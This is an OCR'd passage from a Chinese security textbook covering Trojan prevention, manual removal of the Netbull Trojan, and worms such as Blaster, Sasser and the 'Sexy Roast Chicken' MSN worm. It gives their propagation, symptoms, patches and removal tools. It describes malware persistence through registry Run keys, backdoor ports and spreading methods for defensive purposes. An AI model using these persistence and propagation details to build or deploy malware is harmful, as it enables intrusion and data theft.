（8）不轻易使用共享。如果因为工作原因必须设置

文件共享，可以单独开一个共享文件夹，将需要共享的文件放到共享文件夹中，千万不要将系统目录设置为共享。

（9）加密电子邮件。为了防止黑客利用邮件进行木马攻击，可以使用加密软件对邮件进行加密来躲避黑客的邮件攻击。例如加密专家 PGP。

（10）隐藏 IP 地址。IP 地址是黑客选择攻击目标的首选，所以上网时可以利用一些工具隐藏 IP 地址。例如，使用代理服务器。

（11）木马监视工具。利用木马监视工具，可以实时对计算机的状态进行了解，并能监视一些常见木马的攻击。现在的杀毒软件一般都带有此类功能，也可以使用专业的木马监视工具，如 the cleaner。

5.4.2 手工清除木马实例

由于木马通常植入非常隐蔽，并且很难完全被删除，所以手工清除木马是清除木马的方法之一。但在手工清除木马时，需要熟知木马的各项功能，才能完成手工清除。否则一不小心就会造成系统崩溃。

这里以网络公牛（Netbull）为例进行讲述。

（1）网络公牛是国产木马，默认连接端口 23444。服务端程序 newserver.exe 运行后，会自动脱壳成 checkdll.exe，并位于 C:\WINDOWS\SYSTEM 下，当再次开机时，checkdll.exe 将自动运行，因此很隐蔽，危害也很大。

（2）在 Windows 2000 服务端运行后会自动捆绑以下文件：notepad.exe、regedit.exe、reged32.exe、drwtsn32.exe、winmine.exe。服务端运行后还会捆绑在开机时自动运行的第三方软件，如:realplay.exe、QQ、ICQ 等。

（3）备份需要删除的各项文件，以免误操作删除系统文件。然后删除网络公牛的自启动程序 C:\WINDOWS\SYSTEM\CheckDll.exe。

（4）删除网络公牛在注册表中所建立的键值。

（5）检查上面列出的文件，如果发现文件长度发生变化（通过与正常机器上文件对相比可知），则删除该文件。

依次执行“开始”→“附件”→“系统工具”→“系统信息”→“工具”→“系统文件检查器”命令项，在弹出的对话框中选中“从安装软盘提取一个文件”项，在文本框中填入要提取的文件，也就是刚删除的文件，单击“确定”按钮按照提示将文件恢复。

（6）如果第三方软件也被感染，将这些软件删除，重新安装即可。

5.5 小结

本章对木马进行了详细的讲述。并且通过实例对木马的伪装、入侵、启动等方面进行了介绍。由于木马的破坏性巨大，所以在介绍防范木马的攻击方法时，通过实例对木马的防范进行了详细讲解，读者可以在此基础上找出防范木马的最佳方法。

第二篇

实战篇

——攻防实战演练

- 第 6 章　蠕虫病毒介绍及防范策略
- 第 7 章　邮件病毒剖析及防范策略
- 第 8 章　U 盘病毒及防范策略
- 第 9 章　用专门的工具查杀病毒
- 第 10 章　常见木马的工作原理揭秘与清除方法
- 第 11 章　使用专门的工具查杀木马
- 第 12 章　使木马改邪归正
- 第 13 章　病毒与木马防范实战晋级

第6章 蠕虫病毒介绍及防范策略

学习目标

通过本章的学习，使读者掌握常见病毒的概念、特点及杀毒方法，如蠕虫病毒、冲击波病毒、震荡波病毒等。最后通过对一些专杀工具的介绍，为读者提供了常用的解决方法。

6.1 蠕虫病毒概念及特点

蠕虫病毒是传播最快的病毒种类之一，传播速度最快的蠕虫可以在几分钟之内传遍全球。2003 年的“冲击波”病毒、2004 年的“震荡波”病毒、2005 年上半年的“性感烤鸡”病毒都属于蠕虫病毒。

6.1.1 蠕虫病毒概念

蠕虫病毒（Worm）是计算机病毒的一种，目前主要的传播途径有电子邮件、系统漏洞、聊天软件等。

6.1.2 蠕虫病毒特点

蠕虫病毒传播和发作的多样化，让用户防不胜防，蠕虫病毒常见的一些特点如下所示。

（1）利用操作系统和应用程序的漏洞主动攻击。此类病毒主要是“红色代码”和“尼姆亚”，以及至今依然肆虐的“求职信”病毒等。

若系统 IE 浏览器存在 IFRAME EXECCOMMAND 漏洞，此时感染了“尼姆亚”病毒的邮件，即使不去打开附件，病毒也能激活。

“红色代码”是利用了微软 IIS 服务器软件的漏洞（idq.dll 远程缓存区溢出）来传播；SQL 蠕虫王病毒则利用微软数据库系统的一个漏洞来进行大肆攻击。

（2）传播方式多样。“尼姆亚”病毒和“求职信”病毒，可利用的传播途径包括文件、电子邮件、Web 服务器、网络共享等。现行的蠕虫病毒的传播方式日益多样化。

（3）新的病毒制作技术。与传统的病毒不同的是，许多新蠕虫病毒都是利用当前最新的编程语言与编程技术来实现的，易于修改产生新的变种，从而逃避反病毒软件的搜索。

另外，新病毒利用 Java、ActiveX、VB Script 等技术编制，可以潜伏在 HTML 页面里，一旦用户浏览恶意网页就会中此病毒。

（4）技术结合化。越来越多的蠕虫病毒与黑客技术相结合，带来了不可估量的后果。以“红色代码”为例，感染后的机器的 Web 目录的\scripts 下将生成一个 root.exe 文件，可以远程执行任何命令，黑客通过命令可以任意攻击系统。

6.1.3 蠕虫病毒与病毒异同

蠕虫病毒也是一种病毒，因此具有病毒的共同特征。

一般的病毒需要寄生，它可以通过自己指令的执行，将自己的指令代码写到其他程序的体内，而被感染的文件就被称为“宿主”。而“宿主”程序在被执行时，首先执行病毒程序，然后，才把控制权交给宿主原来的程序指令。

蠕虫病毒是复制自身在 Intrenet 环境下进行传播，病毒的传染能力主要是针对计算机内的文件系统，蠕虫病毒的传染目标主要是 Intrenet 内的所有计算机。局域网条件下的共享文件夹、电子邮件、网络中的恶意网页、大量存在着漏洞的服务器等都成为蠕虫病毒传播的良好途径。也就是蠕虫病毒以计算机为载体，以网络为攻击对象。

6.2 “冲击波”病毒

“冲击波”病毒利用 RPC 的 DCOM 接口的漏洞，向远端系统上的 RPC 系统服务所监听的端口发送攻击代码，从而达到传播和破坏的目的。

6.2.1 传播途径

“冲击波”病毒是一种利用 Windows 系统的 RPC（远程过程调用，是一种通信协议，程序可使用该协议向网络中的另一台计算机上的程序请求服务）漏洞进行传播、随机发作、破坏力强的蠕虫病毒。

不需要通过电子邮件来传播，更隐蔽，更不易被察觉。它使用 IP 扫描技术来查找网络上操作系统为 Windows 2000/XP/2003 的计算机，一旦找到有漏洞的计算机，它就会利用 DCOM（分布式对象模型，一种协议，能够使软件组件通过网络直接进行通信）RPC 缓冲区漏洞植入病毒体，从而实现控制和攻击该计算机的目的。

6.2.2 中毒特征

由于冲击波病毒变种繁多，不能完全依靠某些特征判断是否中毒，但当计算机遭受冲击波病毒后，一般会出现以下症状。

（1）系统占用资源过大，应用程序运行速度异常。

（2）网络速度减慢，“DNS”和“IIS”服务遭到非法拒绝，用户不能正常浏览网页或收发电子邮件。

（3）在进行文档编辑时，不能使用复制、粘贴操作。

（4）Word、Excel、PowerPoint 等软件无法正常运行。

（5）打开任务管理器，其中有一个叫“msblast.exe”的进程在运行。

（6）系统无故重启，或弹出“系统关机”警告提示后自动重启等。

6.2.3 杀毒方法

当受到冲击波病毒的攻击后，可以使用如下方法进行杀毒。

（1）当出现关机提示时，依次执行“开始”→“运行”命令项，在打开的对话框中输入“shutdown -a”命令，即可取消“系统关机”提示框。利用此方法可以确保用户有足够的时间下载补丁。

（2）针对不同的系统下载相应的冲击波补丁。

● Windows 2000 系统。

安装 sp4：w2ksp4_cn.exe

安装 rpc 补丁 1：Windows2000-KB823980-x86-CHS.exe

安装 rpc 补丁 2：Windows2000-KB824146-x86-CHS.exe

● Windows XP 系统。

安装 rpc 补丁 1：WindowsXP-KB823980-x86-CHS.exe

安装 rpc 补丁 2：WindowsXP-KB824146-x86-CHS.exe

● WinNT 系统。

安装 rpc 补丁 1：CHSQ823980i.EXE

安装 rpc 补丁 2：WindowsNT4Workstation-KB824146-x86-CHS.EXE

● Windows 2003 系统。

安装 rpc 补丁 1：WindowsServer2003-KB823980-x86-CHS.exe

安装 rpc 补丁 2：WindowsServer2003-KB824146-x86-CHS.exe

（3）经过查杀病毒和安装补丁后，再次查杀病毒，如果发现病毒仍然存在，建议重新安装操作系统。

6.3 “震荡波”病毒

震荡波病毒利用 Windows 平台的 Lsass 漏洞进行传播，中毒后的系统将开启 128 个线程去攻击其他网上的用户。这将造成机器运行缓慢、网络堵塞，并且系统不停的进行倒计时重启。

6.3.1 传播途径

震荡波病毒在本机开辟后门，监听 TCP 5554 端口，做为 FTP 服务器等待远程控制命令。病毒以 FTP 的形式提供文件传送，黑客通过此端口可以偷窃用户机器的文件和其他信息。

病毒开辟 128 个扫描线程。以本地 IP 地址为基础，取随机 IP 地址，疯狂地尝试连接 445 端口，试图利用 Windows 的 LSASS 中存在一个缓冲区溢出漏洞进行攻击，一旦攻击成功会导致对方机器感染此病毒并进行下一轮的传播。即使攻击失败也会造成对方机器的缓冲区溢

出，导致对方机器程序非法操作，以及系统异常等现象。

6.3.2 中毒特征

如果用户的计算机中出现如下现象之一，极有可能已经中毒，此时可以立即采取措施清除该病毒。

（1）出现 LSAhell 服务异常框，接着出现 1 分钟后重启计算机的“系统关机”框。

（2）系统资源被大量占用，CPU 占用率达到 100%，计算机运行异常缓慢。

（3）任务管理器中出现名为 avserve.exe 的进程。

（4）系统安装目录（默认为 C:\WINNT）中出现名为 avserve.exe 的病毒文件。

6.3.3 杀毒方法

现在针对震荡波的专杀工具很多，一般利用专杀工具即可轻松地清除病毒。不过手工清除震荡波病毒也是不错的选择。

（1）断开网络打上补丁。当遭受震荡波攻击时，如果不为系统打上相应的漏洞补丁，则连网后依然会遭受到该病毒的攻击。所以首先下载相应的漏洞补丁程序，然后断开网络，运行补丁程序，补丁安装完成后再上网。

（2）清除内存中的病毒进程。要想彻底清除该病毒，应该先清除内存中的病毒进程。同时按“CTRL+SHIFT+ESC”键打开“任务管理器”对话框，然后在内存中查找名为“avserve.exe”的进程，并将此进程结束。

（3）删除病毒文件。病毒感染系统时会在系统安装目录（默认为 C:\WINNT）下产生一个名为 avserve.exe 的病毒文件，并在系统目录下（默认为 C:\WINNT\System32）生成一些名为<随机字符串>_UP.exe 的病毒文件，查找这些文件并删除。如果系统提示删除文件失败，则用户需要到安全模式下或 DOS 系统下删除这些文件。

（4）删除注册表键值。该病毒会在计算机注册表的：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Run 项中建立名为“avserve.exe”的病毒文件，内容为：“%WINDOWS%\avserve.exe”的病毒键值。打开注册表将该键值删除。

6.4 “性感烤鸡”病毒

此种病毒后缀名大都为.pif 和.scr 等英文名文件，单击运行病毒文件后，会看到一只鸡的搞笑图片，这就是“性感烤鸡”病毒。

6.4.1 传播途径

当病毒运行时，它检查以下文件：adaware.exe、VB6.EXE、lexplore.exe、Win32.exe。如果没有找到上述文件，它将下述文件种植到计算机中并运行之：

```
oms.exe
```

该文件是 Rbot 的变种，当“oms.exe”运行时，它将自身拷贝为“lexplore.exe”并添加如下注册表键值：

```
[HKLM\Software\Microsoft\Windows\CurrentVersion\Run] "lexplore" = "lexplore"
[HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices] "lexplore" = "lexplore"
```

这些操作将使系统在下一次启动时自动运行上述的“lexplore.exe”程序，并且机器被用作后门，收集系统信息、记录键盘并传播垃圾邮件。

当利用 MSN 传播时，病毒将自身拷贝到计算机的 C 盘下，使用如下文件名：Drunk_lol.pif、Webcam_004.pif、sexy_bedroom.pif、naked_party.pif、love_me.pif 。尝试使用 MSN 将自身发送给所有目前处于激活状态的联系人。

6.4.2 杀毒方法

针对 Windows 2000/XP/2003 系统用户，可以使用如下的手工方法进行杀毒。

（1）打开“任务管理器”对话框，在进程列表中找到“msnus.exe”进程，结束此进程。该进程结束后，MSN 将不再自动发送消息。用类似方法结束 winhost.exe（或者为 winis.exe、dnsserv.exe）进程。

（2）删除操作系统目录（2000/XP 系统默认为 C:\windows\system32 或 c:\winnt\system32，9X 系统默认为 c:\windows\system）下的 msnus.exe 文件和 winhost.exe（或者为 winis.exe、dnsserv.exe）文件。

（3）打开注册表项展开到：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 项，找到并删除 win32 项。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices 项，找到并删除 win32 项。

（4）删除 C 盘根目录下“C:\sexy.jpg”文件。

（5）重新启动计算机，进入安全模式再次进行查杀。

手动清除方法适用于对计算机比较熟悉的用户，由于需要对系统做一些修改，所以不建议一般用户使用此种方法。

使用杀毒软件或专杀工具即可实现对该病毒的查杀，但手动清除病毒是做为一个黑客必须掌握的方法，因为病毒出现初期不可能有杀毒工具，此时需要手动进行查杀。

6.5 蠕虫病毒专杀工具

针对不同的蠕虫病毒有不同的专杀工具，利用这些工具可以轻松地查杀病毒。下面介绍一些常见蠕虫专杀工具的使用方法。

6.5.1 MSN 蠕虫病毒专杀工具

MSN 蠕虫病毒专杀工具是一款专门针对“性感烤鸡”类病毒的专杀工具，利用此工具，可以清除此类病毒。

（1）下载专杀工具，此软件无需安装，双击即可直接运行，如图 6-1 所示。打开如图 6-2 所示的“MSN 蠕虫病毒专用查杀工具”对话框。




图 6-1 “运行主程序”窗口




图 6-2 “MSN 蠕虫病毒专用查杀工具”对话框

（2）单击“杀毒”按钮即可进行病毒的查杀操作。在“进度”项中可以看到查杀进度，如图 6-3 所示。

（3）扫描完成后将弹出如图 6-4 所示的提示框，若有病毒则提示是否清除，若无病毒，则弹出“祝贺”对话框。




图 6-3 “查杀进度”对话框




图 6-4 “祝贺”提示框

6.5.2 KV 蠕虫病毒专杀定制工具

KV 蠕虫病毒专杀定制工具针对 Windows 平台蠕虫病毒，通过定制可实现如下功能：

- 检测隐藏进程及文件（查杀内核级 RootKit，Beta 版）；
- 远程扫描网络内是否存在已感染病毒的计算机；
- 远程查杀病毒及检测补丁安装情况；
- 阻断局域网内受感染计算机向外部网络连接；
- 嗅探网络内病毒活动状况；
- 启动内置防火墙免疫蠕虫攻击；
- 另提供强制删除文件、卸载服务、弱口令扫描等辅助功能。

此软件的具体使用步骤如下所示。

（1）解压下载的软件，如图 6-5 所示。此软件无需安装，双击运行打开如图 6-6 所示的“KV 蠕虫病毒定制工具”窗口。



图 6-5 “运行主程序”窗口



图 6-6 “输入选项”对话框

（2）根据提示，输入 1 进入定制向导，打开如图 6-7 所示的“提取病毒文件特征码”对话框。




图 6-7 “病毒文件特征码”对话框

（3）输入病毒文件全路径，或将病毒文件拖至此处后按“回车”键，显示提取病毒库成功，如图 6-8 所示。




图 6-8 “病毒启动特征”对话框

（4）输入病毒库的特征，例如病毒文件原始名称，注册表启动项键名等。输入完成后按“回车”键，打开如图 6-9 所示的对话框。

（5）定义病毒网络特征，根据实际情况输入选项，输入完成后打开如图 6-10 所示的对话框。

在此定义蠕虫病毒的传播特征，根据提示输入相应的信息，即可完成定制的蠕虫病毒专杀工具。

此时即可使用此工具进行蠕虫病毒的查杀。但此工具在未定制时不提供杀毒功能，只有当使用者捕获到病毒样本文件，并通过分析病毒并定制后，才具有杀毒功能。

